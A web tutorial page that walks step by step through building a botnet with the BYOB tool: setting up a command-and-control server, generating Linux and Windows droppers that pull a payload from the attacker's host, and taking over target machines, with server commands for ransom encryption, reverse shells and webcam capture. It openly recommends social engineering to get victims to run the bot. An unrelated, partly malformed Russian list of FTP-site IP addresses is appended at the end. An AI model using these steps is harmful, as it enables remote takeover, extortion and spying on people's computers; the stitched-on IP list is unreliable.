

# CREATE YOUR OWN BOTNET (STEP BY STEP TUTORIAL)

Share this...



As per ethical hacking consultants, malware has been around in internet worlds from long years. The more new technology comes more malware are spreaded over the internet. Today we will talk about botnet. Botnet is created by infected malware after which bot is circulated over a network. In scenario of infecting large computers botnet is used. Because botnet gives privilege to infect large group of computers, ethical hacking teachers warn. Botnets are becoming a large part of cyber security. Most of the companies are targeted using botnets. Botnet word is evolve from word robot and network where the robot is infected by malware and then becomes part of any network.

According to [ethical hacking](#) researcher of International Institute of Cyber Security bots were in recent news for attacking financial sector in USA.

BYOB (Build Your Own Botnet) is an few lines python code where you can create your own botnet by using some simple commands. This project was implemented for security researchers and developers. This tool is designed to implement some of your own features as per requirement. For showing you this tool has been tested on Kali Linux 2018.3 as a attacker, and we will build BYOB sever on same kali linux.

- For cloning type **https://github.com/malwared1lc/byob.git**

```
root@kali:/home/iicybersecurity/Downloads# git clone https://github.com/malwared1lc/byob.git
Cloning into 'byob'...
remote: Enumerating objects: 53, done.
remote: Counting objects: 100% (53/53), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 1989 (delta 28), reused 38 (delta 20), pack-reused 1936
Receiving objects: 100% (1989/1989), 1.37 MiB | 1.45 MiB/s, done.
Resolving deltas: 100% (1344/1344), done.
```

- Then type **cd byob**
- Type **pip install -r requirements.txt**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# pip install -r requirements.txt
Ignoring pyHook: markers 'sys_platform == "win32"' don't match your environment
Ignoring pypiwin32: markers 'sys_platform == "win32"' don't match your environment
Collecting mss==3.3.0 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/d1/bc/1965b94c015666f0dce53248e219802137cf3927109843706d7c4c48f
78/mss-3.3.0-py2.py3-none-any.whl
Collecting WMI==1.4.9 (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/03/2d/cbf13257c0115bef37b6b743758411cec70c565405cbd08d0f7059bc71
5f/WMI-1.4.9.zip
Collecting numpy==1.15.2 (from -r requirements.txt (line 3))
  Downloading https://files.pythonhosted.org/packages/a4/49/f454aa408e6b82d9fb95669f181415db915dad27127ee475eccf1eecd
dd/numpy-1.15.2-cp27-cp27mu-manylinux1_i686.whl (10.1MB)
  100% |████████████████████████████████| 10.1MB 2.1kB/s
Collecting pyxhook==1.0.0 (from -r requirements.txt (line 4))
```

```
  Downloading https://files.pythonhosted.org/packages/70/d1/8f56e13b002502ad85975f2dcebb5d1026551e34cafc77ae70a294a67e
ed/pyxhook-1.0.0.tar.gz
  Collecting twilio==6.14.0 (from -r requirements.txt (line 5))
    Downloading https://files.pythonhosted.org/packages/4c/b5/f341339851a53a76dd476979f5a67595990d9d45417b1cd65c140154ae
4b/twilio-6.14.0-py2.py3-none-any.whl (821kB)
    100% |████████████████████████████████| 829kB 482kB/s
  Collecting colorama==0.3.9 (from -r requirements.txt (line 6))
    Downloading https://files.pythonhosted.org/packages/db/c8/7dcf9dbcb22429512708fe3a547f8b6101c0d02137acbd892505aee57a
df/colorama-0.3.9-py2.py3-none-any.whl
Requirement already satisfied: requests==2.20.0 in /usr/local/lib/python2.7/dist-packages/requests-2.20.0-py2.7.egg (f
rom -r requirements.txt (line 7)) (2.20.0)
  Collecting PyInstaller==3.3.1 (from -r requirements.txt (line 8))
    Downloading https://files.pythonhosted.org/packages/3c/86/909a8c35c5471919b3854c01f43843d9b5aed0e9948b63e560010f7f34
29/PyInstaller-3.3.1.tar.gz (3.5MB)
    100% |████████████████████████████████| 3.5MB 111kB/s
  Collecting opencv-python==3.4.3.18 (from -r requirements.txt (line 9))
    Downloading https://files.pythonhosted.org/packages/6c/03/3f11eec70d964cf28afb37c7778e1acbb8632af78b288dd9fe74080c7
12/opencv_python-3.4.3.18-cp27-cp27mu-manylinux1_i686.whl (24.9MB)
    100% |████████████████████████████████| 24.9MB 2.3kB/s
  Collecting python-xlib (from pyxhook==1.0.0->-r requirements.txt (line 4))
    Downloading https://files.pythonhosted.org/packages/54/44/e56454e3ce8fd2333e635d704e157e9cc432a375ab6b680e3c98dd7c3b
c0/python_xlib-0.23-py2.py3-none-any.whl (123kB)
    100% |████████████████████████████████| 133kB 1.7MB/s
Requirement already satisfied: six in /usr/lib/python2.7/dist-packages (from twilio==6.14.0->-r requirements.txt (line
5)) (1.11.0)
Requirement already satisfied: pytz in /usr/lib/python2.7/dist-packages (from twilio==6.14.0->-r requirements.txt (lin
e 5)) (2018.5)
Requirement already satisfied: PyJWT>=1.4.2 in /usr/lib/python2.7/dist-packages (from twilio==6.14.0->-r requirements.
```

```
txt (line 5)) (1.6.4)

Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r requirements.txt (line 7)) (2018.4.16)

Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r requirements.txt (line 7)) (3.0.4)

Requirement already satisfied: idna<2.8,>=2.5 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r requirements.txt (line 7)) (2.6)

Requirement already satisfied: urllib3<1.25,>=1.21.1 in /usr/lib/python2.7/dist-packages (from requests==2.20.0->-r requirements.txt (line 7)) (1.22)

Collecting dis3 (from PyInstaller==3.3.1->-r requirements.txt (line 8))

  Downloading https://files.pythonhosted.org/packages/9c/5c/4a4a2802f10f558018413990a58fd3dd7ed1eb48e6de7266334c2489bad6/dis3-0.1.3-py2-none-any.whl

Collecting macholib>=1.8 (from PyInstaller==3.3.1->-r requirements.txt (line 8))

  Downloading https://files.pythonhosted.org/packages/41/f1/6d23e1c79d68e41eb592338d90a33af813f98f2b04458aaaf0b86908da2d8/macholib-1.11-py2.py3-none-any.whl

Requirement already satisfied: pefile>=2017.8.1 in /usr/lib/python2.7/dist-packages (from PyInstaller==3.3.1->-r requirements.txt (line 8)) (2017.11.5)

Requirement already satisfied: setuptools in /usr/lib/python2.7/dist-packages (from PyInstaller==3.3.1->-r requirements.txt (line 8)) (39.2.0)

Collecting altgraph>=0.15 (from macholib>=1.8->PyInstaller==3.3.1->-r requirements.txt (line 8))

  Downloading https://files.pythonhosted.org/packages/0a/cc/646187eac4b797069e2e6b736f14cdef85dbe405c9bfc7803ef36e4f62ef/altgraph-0.16.1-py2.py3-none-any.whl

Building wheels for collected packages: WMI, pyxhook, PyInstaller

  Running setup.py bdist_wheel for WMI ... done

  Stored in directory: /root/.cache/pip/wheels/f3/c8/24/dc2368d129e5b249d163cbe365b993ad89ae6bb2371008a129

  Running setup.py bdist_wheel for pyxhook ... done

  Stored in directory: /root/.cache/pip/wheels/50/45/1b/855ffad848a142c0a7076635f437b54b20afc96588495905a1

  Running setup.py bdist_wheel for PyInstaller ... done
```

```
Stored in directory: /root/.cache/pip/wheels/b8/ec/c5/6b63d5d1ecfe8bf1b3ae768b793b1643e19dde790de6363c4c
Successfully built WMI pyxhook PyInstaller
Installing collected packages: mss, WMI, numpy, python-xlib, pyxhook, twilio, colorama, dis3, altgraph, macholib, PyInstaller, opencv-python
  Found existing installation: numpy 1.14.5
    Not uninstalling numpy at /usr/lib/python2.7/dist-packages, outside environment /usr
      Can't uninstall 'numpy'. No files were found to uninstall.
  Found existing installation: colorama 0.3.7
    Not uninstalling colorama at /usr/lib/python2.7/dist-packages, outside environment /usr
      Can't uninstall 'colorama'. No files were found to uninstall.
Successfully installed PyInstaller-3.3.1 WMI-1.4.9 altgraph-0.16.1 colorama-0.3.9 dis3-0.1.3 macholib-1.11 mss-3.3.0 numpy-1.15.2 opencv-python-3.4.3.18 python-xlib-0.23 pyxhook-1.0.0 twilio-6.14.0
```

- Type **python setup.py**
- After pressing enter it will ask for password. Simply enter Kali Linux password.

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python setup.py
Enter your sudo password (to install python dependencies):
Installing mss==3.3.0...
Installing WMI==1.4.9...
Installing numpy==1.15.2...
Installing pyxhook==1.0.0...
Installing twilio==6.14.0...
Installing colorama==0.3.9...
Installing requests==2.20.0...
Installing PyInstaller==3.3.1...
Installing opencv-python==3.4.3.18...
```

```
Installing pyHook==1.5.1;sys.platform=='win32'...
Installing pypiwin32==223;sys.platform=='win32'...
```

- Here **two terminals** will be used, **first terminal** will be **Bot Server** where sessions will be handled and **second terminal** the **Bot Client** where bots will be created.
- After Installing above all dependencies, type **python server.py --port 445**

Port 445 is used to start server on this particular port. You can assign any of the port.

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python server.py --port 445
```

- After starting server type **help** to view some important commands of the bot server.

```
[root @ /home/iicybersecurity/Downloads/byob/byob]>help
[?] Hint: show usage information with the 'help' command

bg [id]                                background a session (default: the current session)
broadcast                                broadcast a task to all active sessions
clients                                    show all clients that have joined the server
debug [-----]                            run python code directly on server (debugging MUST be enabled)
exit [-----]                             quit the server
help [-----]                            show usage help for server commands
kill [-----]                            end a session
options [-----]                          show currently configured settings
query [-----]                           query the SQLite database
ransom [id]                             encrypt client files & ransom encryption key for a Bitcoin payment
results [id]                            display all completed task results for a client (default: all clients)
sessions [-----]                        show active client sessions
set [option=value]                      change the value of a setting
```

```
shell          interact with a client with a reverse TCP shell through an active session
tasks [id]      display all incomplete tasks for a client (default: all clients)
webcam         capture image/video from the webcam of a client device
```

- Then open another linux terminal.
- Type `cd /home/iicybersecurity/Downloads/byob/byob`

Then type `python client.py --help`

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python client.py --help
usage: client.py [-h] [--name NAME] [--icon ICON] [--pastebin API] [--encrypt]
                  [--compress] [--freeze] [-v]
                  host port [module [module ...]]
```

Generator (Build Your Own Botnet)

positional arguments:

host server IP address  
port server port number  
module module(s) to remotely import at run-time

optional arguments:

`-h, --help` show this help message and exit  
`--name NAME` output file name  
`--icon ICON` icon image file name

```
--pastebin API upload the payload to Pastebin (instead of the C2 server
hosting it)
--encrypt encrypt the payload with a random 128-bit key embedded in
the payload's stager
--compress zip-compress into a self-extracting python script
--freeze compile client into a standalone executable for the current
  st platform
-v, --version show program's version number and exit
```

- Type **python client.py --name testbot.py 192.168.1.7 445**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python client.py --name testbot.py
```

- **--name** is used to enter botnet name. Here name of the bot is **testbot.py**
- **192.168.1.7** is the attacker IP address.
- **445** is the same port used to assign botnet server on 445. You have to enter same port number as assigned in bot server.

```
[>] Modules
      Adding modules... (3 modules added to client)
[>] Imports
      Adding imports...- (26 imports from 3 modules)
[>] Payload
      Compressing payload... (121,261 bytes reduced to 64,855 bytes (-47.0% smaller)
      Uploading payload...- (hosting payload at: https://192.168.1.7:4446//payloads/a50.py)
[>] Stager
      Compressing stager...- (2,194 bytes reduced to 2,159 bytes (-2.0% smaller)
      Uploading stager... (hosting stager at: https://192.168.1.7:4446//stagers/a50.py)
```

```
[>] Dropper
```

```
Writing dropper... (203 bytes written to testbot.py)
```

- After executing the above query, a new botnet will be created. The above query will execute
- Now you can use any social engineering trick anyone to open bot in their computer.
- Here we have two targets. First one is the Linux and second one is the Windows.



## TARGET LINUX MACHINE :-



- Now we have open botnet in target Linux machine.
- For opening bot simply type **python testbot.py** in target Linux terminal.

```
root@kali:/Downloads/python testbot.py
```

- When above query is executed in target machine. A session will be created in botnet server.

```
[+] New Connection: 192.168.1.10
```

```
Session: 2
```

```
Started: Tue Jan 22 05:14:24 2019
```

- The above connection will be created when bot is executed in target machine.
- For checking session go to bot server terminal where bot server is running and type **sessions**

```
[root @ /home/iicybersecurity/Downloads/byob/byob]>sessions
```

username	root
administrator	True
uid	c94e3a38e43e74bb4f667d86d21a7574
sessions	True
mac_address	C2:97:F3:9F:2:
local_ip	127.0.1.1
joined	2019-01-22 05:14:24.809827
last_online	2019-01-22 07:12:52.295591
public_ip	146.196.34.40
platform	linux2
architecture	64
online	<b>True</b>
device	kali

- As you can see the target is showing true. That means bot is completely configured in target machine.
- Now you can run various commands to manipulate target.

## TARGET WINDOWS MACHINE :-

- Now for creating for windows bot type **python client.py –name testbot2.py –freeze 192.168.1.7 445** in Linux terminal.
- **–name** is used to enter bot name. Here name of the bot is **testbot2.py**
- **–freeze** is used to create windows executable file.

- **192.168.1.7** is the attacker IP address.
- **445** is the same port used to assign botnet server on 445. You have to enter same port number as assigned in bot server.

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# python client.py --name testbot2.py --freeze 192.168.1.7 445
```

]] Modules

    Adding modules... - (3 modules added to client)

[>] Imports

    Adding imports..- (26 imports from 3 modules)

[>] Payload

    Uploading payload... - (hosting payload at: https://192.168.1.8:446//payloads/l3p.py)

[>] Stager

    Uploading stager... (hosting stager at: https://192.168.1.8:446//stagers/l3p.py)

[>] Dropper

    Writing dropper... (203 bytes written to testbot2.py)

    Compiling executable...

        13014 INFO: PyInstaller: 3.3.1

13014 INFO: Python: 2.7.15+

13015 INFO: Platform: Linux-4.17.0-kali1-686-pae-i686-with-Kali-kali-rolling-kali-rolling

13130 INFO: UPX is available.

13210 INFO: Extending PYTHONPATH with paths

    ['/home/iicybersecurity/Downloads/byob',  
    '/home/iicybersecurity/Downloads/byob/byob']

13210 INFO: Will encrypt Python bytecode with key: 34jZd5tQSBJwEuK2

13210 INFO: Adding dependencies on pyi\_crypto.py module

13211 INFO: checking Analysis

13211 INFO: Building Analysis because out00-Analysis.toc is non existent

13211 INFO: Initializing module dependency graph...

13252 INFO: Initializing module graph hooks...

13285 INFO: Analyzing hidden import 'base64'

16343 INFO: Analyzing hidden import 'json'

16556 INFO: Analyzing hidden import 'zlib'

16557 INFO: Analyzing hidden import 'urllib'

7744 INFO: Analyzing hidden import 'uuid'

17992 INFO: Analyzing hidden import 'numpy'

34445 INFO: Processing pre-safe import module hook \_xmlplus

39010 INFO: Processing pre-find module path hook distutils

81800 INFO: Processing pre-safe import module hook six.moves

95678 INFO: Analyzing hidden import 'colorama'

96647 INFO: Analyzing hidden import 'requests'

114809 INFO: Analyzing hidden import 'Crypto.Cipher.\_AES'

115242 INFO: running Analysis out00-Analysis.toc

115311 INFO: Caching module hooks...

115434 INFO: Analyzing /home/iicybersecurity/Downloads/byob/byob/testbot2.py

115471 INFO: Loading module hooks...

115472 INFO: Loading module hook "hook-distutils.py"...

116244 INFO: Loading module hook "hook-sysconfig.py"...

116290 INFO: Loading module hook "hook-xml.py"...

116348 INFO: Loading module hook "hook-httplib.py"...

116351 INFO: Loading module hook "hook-pydoc.py"...

116361 INFO: Excluding import 'Tkinter'

116368 INFO: Removing import of Tkinter from module pydoc

116368 INFO: Loading module hook "hook-encodings.py"...

121171 INFO: Loading module hook "hook-\_tkinter.py"...

122361 INFO: checking Tree

```
122361 INFO: Building Tree because out00-Tree.toc is non existent
122361 INFO: Building Tree out00-Tree.toc
122453 INFO: checking Tree
122453 INFO: Building Tree because out01-Tree.toc is non existent
122453 INFO: Building Tree out01-Tree.toc
122482 INFO: Loading module hook "hook-xml.dom.domreg.py"...
22509 INFO: Loading module hook "hook-pkg_resources.py"...
123352 INFO: Processing pre-safe import module hook    win32com
123752 INFO: Loading module hook "hook-requests.py"...
123816 INFO: Loading module hook "hook-certifi.py"...
124009 INFO: Loading module hook "hook-setuptools.py"...
124141 INFO: Loading module hook "hook-cryptography.py"...
126355 INFO: Loading module hook "hook-pytest.py"...
130654 INFO: Loading module hook "hook-numpy.core.py"...
130910 INFO: checking Tree
130910 INFO: Building Tree because out02-Tree.toc is non existent
130910 INFO: Building Tree out02-Tree.toc
130912 INFO: Looking for ctypes DLLs
132082 INFO: Analyzing run-time hooks ...
132110 INFO: Including run-time hook 'pyi_rth__tkinter.py'
132172 INFO: Including run-time hook 'pyi_rth_multiprocessing.py'
132189 INFO: Including run-time hook 'pyi_rth_pkgres.py'
132225 INFO: Looking for dynamic libraries
134508 INFO: Looking for eggs
134509 INFO: Python library not in binary dependencies. Doing additional searching...
135303 INFO: Using Python library /lib/i386-linux-gnu/libpython2.7.so.1.0
135334 INFO: Warnings written to /home/iicybersecurity/Downloads/byob/byob/build/testbot2/warntestbot2.txt
136600 INFO: Graph cross-reference written to /home/iicybersecurity/Downloads/byob/byob/build/testbot2/xref-testbot2.h
```

```
tml
137198 INFO: checking PYZ
137199 INFO: Building PYZ because out00-PYZ.toc is non existent
137199 INFO: Building PYZ (ZlibArchive) /home/iicybersecurity/Downloads/byob/byob/build/testbot2/out00-PYZ.pyz
140632 INFO: Building PYZ (ZlibArchive) /home/iicybersecurity/Downloads/byob/byob/build/testbot2/out00-PYZ.pyz completed successfully.

[ 41007 INFO: checking PKG
  41008 INFO: Building PKG because out00-PKG.toc is non existent
141008 INFO: Building PKG (CArchive) out00-PKG.pkg
161496 INFO: Building PKG (CArchive) out00-PKG.pkg completed successfully.
161599 INFO: Bootloader /usr/local/lib/python2.7/dist-packages/PyInstaller/bootloader/Linux-32bit/run
161599 INFO: checking EXE
161599 INFO: Building EXE because out00-EXE.toc is non existent
161600 INFO: Building EXE from out00-EXE.toc
162033 INFO: Appending archive to ELF section in EXE /home/iicybersecurity/Downloads/byob/byob/dist/testbot2
163893 INFO: Building EXE from out00-EXE.toc completed successfully.
(24,818,636 bytes saved to file: /home/iicybersecurity/Downloads/byob/byob/dist/testbot2)
```

- After executing above query two files will be created. **testbot2.py** & **testbot2.spec**
- Rename the testbot2.spec to testbot2.exe.
- For renaming type **mv testbot2.spec testbot2.exe**

```
root@kali:/home/iicybersecurity/Downloads/byob/byob# mv testbot2.spec testbot2.exe
root@kali:/home/iicybersecurity/Downloads/byob/byob#
```


Python server.py &  
Python client.py




After Creating Bot Send Bot to Windows Machine



- Now we have open botnet in target Windows machine.
- For running bot in windows target machine. **Python 2.7** must be **installed** and **environment variables** must be set to execute bot.
- For setting python PATH environment go to : <https://www.python.org/download/releases/2.7/>
- Then Open **My Computer Properties>Advance System Settings>Environment Variables>System Variables**.
- Click on New and Enter Variable Name : **Path** Variable Path : **path\to\your\python\installer**




- For checking if python has configured properly. Open **cmd** in Windows machine and type **python –version**
- After configuring python, run **bot** in **cmd**.



Administrator: C:\Windows\System32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>python --version  
Python 2.7  
C:\Windows\system32>

- For opening bot type run **testbot2.exe** in Windows CMD.



C:\Users\iicybersecurity\Desktop>testbot2.exe  
C:\Users\iicybersecurity\Desktop>

- When above query is executed in target machine. A session will be created in botnet server.
- For checking session, type **clients**

```
[root @ /home/iicybersecurity/Downloads/byob/byob]  
>clients  
1`  
username           iicybersecurity  
administrator      True  
uid                7ac235609435c8a16adc9049ec187daa  
sessions          True
```

≡

mac_address	D4:52:2A:45:31:E4
local_ip	169.254.123.37
joined	2019-01-23 06:21:27.582403
last_online	2019-01-23 07:22:15.861055
public_ip	27.5.19.124
platform	win32
architecture	32
online	True
device	WIN-31VSBP3FUQT

- As you can see the target is showing true. That means bot is completely configured in target machine.
- Now you can run various commands to manipulate target.
- As bot can also be used in social engineering attacks. There are other ways also to **hijack any user using trevarc2**, which will help you to take control of target machine.

(Visited 13,099 times, 25 visits today)

Share this...



---

BY: JIM GILL / ON: FEBRUARY 18, 2019 / IN: MALWARE, TUTORIALS / TAGGED: BOTNET, BOTNET MALWARE, BOTNET SESSIONS, BYOB, MALWARE

---

## LATEST VIDEOS



WHATSSAPP HACKED USING JUST A GIF. UPDATE YOUR APP AS SOON AS POSSIBLE



VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS... AGAIN?



WIBATTACK: THE NEW WAY TO COMPROMISE SIM CARDS

[VIEW ALL](#)


## POPULAR POSTS:

- 

How to exploit new Facebook feature to access...

**ploit Facebook Featu**

**Access pictures & info without being friend**




• How to Hack Wi-Fi: Cracking WPA2-PSK Passwords Using...



• How to fake your phone number: Make it look like...



• How to intercept mobile communications (calls and...



• How to scan whole Internet 3.7 billion IP addresses...

Список найденных ftp-сайтов	
00001 212.85.101.181	00002 212.85.105.135
00004 83.238.56.182	00005 62.17.10.142
00006 192.168.1.1	00007 212.85.110.230
00010 1-video.utv.ru	00011 ftp.beckhoff.com
00011 212.85.107.44	00014 125.10.10.108
00012 212.85.107.20	00015 192.168.1.105
00015 212.85.104.99	00020 ftp.uni-heidelberg.de
00022 212.85.104.124	00021 192.168.1.106
00023 212.85.104.124.gov	00022 192.168.1.107
00025 212.85.104.125	00023 192.168.1.108
00026 212.85.104.126	00024 192.168.1.109
00027 212.85.104.127	00025 192.168.1.110
00028 212.85.104.128	00026 192.168.1.111
00029 212.85.104.129	00027 192.168.1.112
00030 212.85.104.130	00028 192.168.1.113
00031 212.85.104.131	00029 192.168.1.114
00040 212.85.113.177	00034 192.168.1.115
00041 212.85.107.71	00035 192.168.1.116
00042 212.85.107.72	00036 192.168.1.117
00043 212.85.107.73	00037 192.168.1.118
00044 212.85.107.74	00038 192.168.1.119
00045 212.85.99.194	00039 192.168.1.120
00050 168.85.144.177.116	00040 192.168.1.121
00051 168.85.144.177.117	00041 192.168.1.122
00052 168.85.144.177.118	00042 192.168.1.123
00053 168.85.144.177.119	00043 192.168.1.124
00054 168.85.144.177.120	00044 192.168.1.125
00055 168.85.144.177.121	00045 192.168.1.126
00056 168.85.144.177.122	00046 192.168.1.127
00057 168.85.144.177.123	00047 192.168.1.128
00058 168.85.144.177.124	00048 192.168.1.129
00059 168.85.144.177.125	00049 192.168.1.130
00060 168.85.144.177.126	00050 192.168.1.131
00061 168.85.144.177.127	00051 192.168.1.132
00062 168.85.144.177.128	00052 192.168.1.133
00063 168.85.144.177.129	00053 192.168.1.134
00064 168.85.144.177.130	00054 192.168.1.135
00065 168.85.144.177.131	00055 192.168.1.136
00066 168.85.144.177.132	00056 192.168.1.137
00067 168.85.144.177.133	00057 192.168.1.138
00068 168.85.144.177.134	00058 192.168.1.139
00069 168.85.144.177.135	00059 192.168.1.140
00070 168.85.144.177.136	00060 192.168.1.141
00071 168.85.144.177.137	00061 192.168.1.142
00072 168.85.144.177.138	00062 192.168.1.143
00073 168.85.144.177.139	00063 192.168.1.144
00074 168.85.144.177.140	00064 192.168.1.145
00075 168.85.144.177.141	00065 192.168.1.146
00076 168.85.144.177.142	00066 192.168.1.147
00077 168.85.144.177.143	00067 192.168.1.148
00078 168.85.144.177.144	00068 192.168.1.149
00079 168.85.144.177.145	00069 192.168.1.150
00080 168.85.144.177.146	00070 192.168.1.151
00081 168.85.144.177.147	00071 192.168.1.152
00082 168.85.144.177.148	00072 192.168.1.153
